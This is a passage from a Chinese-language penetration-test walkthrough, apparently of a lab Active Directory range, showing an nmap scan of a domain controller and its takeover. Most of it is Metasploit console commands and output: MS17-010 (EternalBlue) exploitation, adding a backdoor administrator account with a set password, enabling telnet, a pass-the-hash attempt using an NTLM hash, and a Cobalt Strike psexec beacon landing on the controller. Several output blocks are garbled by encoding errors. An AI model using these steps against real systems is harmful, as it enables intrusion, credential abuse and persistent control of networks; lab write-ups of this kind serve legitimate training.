
```
Nmap scan report for 192.168.52.138
Host is up (0.0013s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http         Microsoft IIS httpd 7.5
110/tcp   open  tcpwrapped
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: god.org, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: GOD)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: god.org, Site: Default-First-Site-Name)
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: OWA; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

8. 发现445端口开放，尝试永恒之蓝攻击；


```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 192.168.52.138
exploit

use auxiliary/scanner/smb/ms17_010_psexec
set RHOSTS 192.168.52.138
exploit

use auxiliary/admin/smb/ms17_010_command
set COMMAND net user
set RHOST 192.168.52.138
exploit

set COMMAND net user hacker gogogo@123 /add
exploit

set COMMAND net localgroup administrators hacker /add
exploit

set COMMAND net user hacker
exploit
```



```
nsf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.52.138
RHOSTS => 192.168.52.138
nsf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.52.138:445    - Host is likely VULNERABLE to MS17-010! - 
4-bit)
[*] 192.168.52.138:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
nsf6 auxiliary(scanner/smb/smb_ms17_010) > use auxiliary/scanner/smb/
[-] No results from search
[-] Failed to load module: auxiliary/scanner/smb/ms17_010_psexec
nsf6 auxiliary(scanner/smb/smb_ms17_010) > use windows/smb/ms17_010_p
[*] No payload configured, defaulting to windows/meterpreter/reverse_
nsf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.52.138
RHOSTS => 192.168.52.138
nsf6 exploit(windows/smb/ms17_010_psexec) > exploit

[-] Handler failed to bind to 192.168.31.132:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.52.138:445 - Exploit failed [bad-config]: Rex::BindFailed
).
[*] Exploit completed, but no session was created.
nsf6 exploit(windows/smb/ms17_010_psexec) > 
```



```
msf6 exploit(windows/smb/ms17_010_psexec) > use auxiliary/admin/smb/ms17_010_command
msf6 auxiliary(admin/smb/ms17_010_command) > set COMMAND net user
COMMAND => net user
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOST 192.168.52.138
RHOST => 192.168.52.138
msf6 auxiliary(admin/smb/ms17_010_command) > exploit

[*] 192.168.52.138:445    - Target OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[*] 192.168.52.138:445    - Built a write-what-where primitive...
[+] 192.168.52.138:445    - Overwrite complete... SYSTEM session obtained!
[+] 192.168.52.138:445    - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.52.138:445    - Getting the command output...
[*] 192.168.52.138:445    - Executing cleanup...
[+] 192.168.52.138:445    - Cleanup was successful
[+] 192.168.52.138:445    - Command completed successfully!
[*] 192.168.52.138:445    - Output for "net user":


\\ ���û��‘�

-------------------------------------------------------------------------------
Administrator            Guest                    krbtgt
ligang                   liukaifeng01
����������ω�������h�����������


[*] 192.168.52.138:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
�u���y��
����/��������          000 (ϵͳĬ��)
�ʻ�����               Yes
�ʻ�����               �ÿ�

�ϴ���������           2025/5/28 23:56:28
���䵽 ��              2025/7/9 23:56:28
����ɸ���             2025/5/29 23:56:28
��Ç����               Yes
�û����Ը�������       Yes

�����Ĺ���ų           All
��¼�ű�
�û�������ļ�
��Ŀ¼
�ϴε�¼              �ÿ�

�������ĵ�¼Сʱ��   All

�������Ա            *Administrators
ȫ�����Ա            *Domain Users
����¼����g�

[*] 192.168.52.138:445    - Scanned 1 of 1 hosts (100% complete
[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/ms17_010_command) >
```

9. 尝试打开telnet服务，但是失败了；


```
set COMMAND sc config tlntsvr start= auto
exploit

set COMMAND net start telnet
exploit

set COMMAND netstat -an
exploit
```

10. 换个方法，使用哈希传递攻击（PTH），利用前面获取的 NTLM hash="8a963371a63944419ec1adf687bb1be5"，依然失败；



```
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.52.138
rhosts => 192.168.52.138
msf6 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf6 exploit(windows/smb/psexec) > set smbpass 00000000000000000000000000000000:8a963371a63944419ec1adf687bb1be5
smbpass => 00000000000000000000000000000000:8a963371a63944419ec1adf687bb1be5
msf6 exploit(windows/smb/psexec) > set smbdomain god
smbdomain => god
msf6 exploit(windows/smb/psexec) > run

[-] Handler failed to bind to 192.168.31.132:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] 192.168.52.138:445 - Connecting to the server...
[-] 192.168.52.138:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.52.138:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

11. 最后，使用CS自带的 `PTH psexec` 成功拿下域控。



```
Control Manager (\\OWA\ADMIN$\f57d860.exe)
[+] host called home, sent: 287867 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[+] received output:
Started service f57d860 on OWA
[+] established link to child beacon: 192.168.52.138
```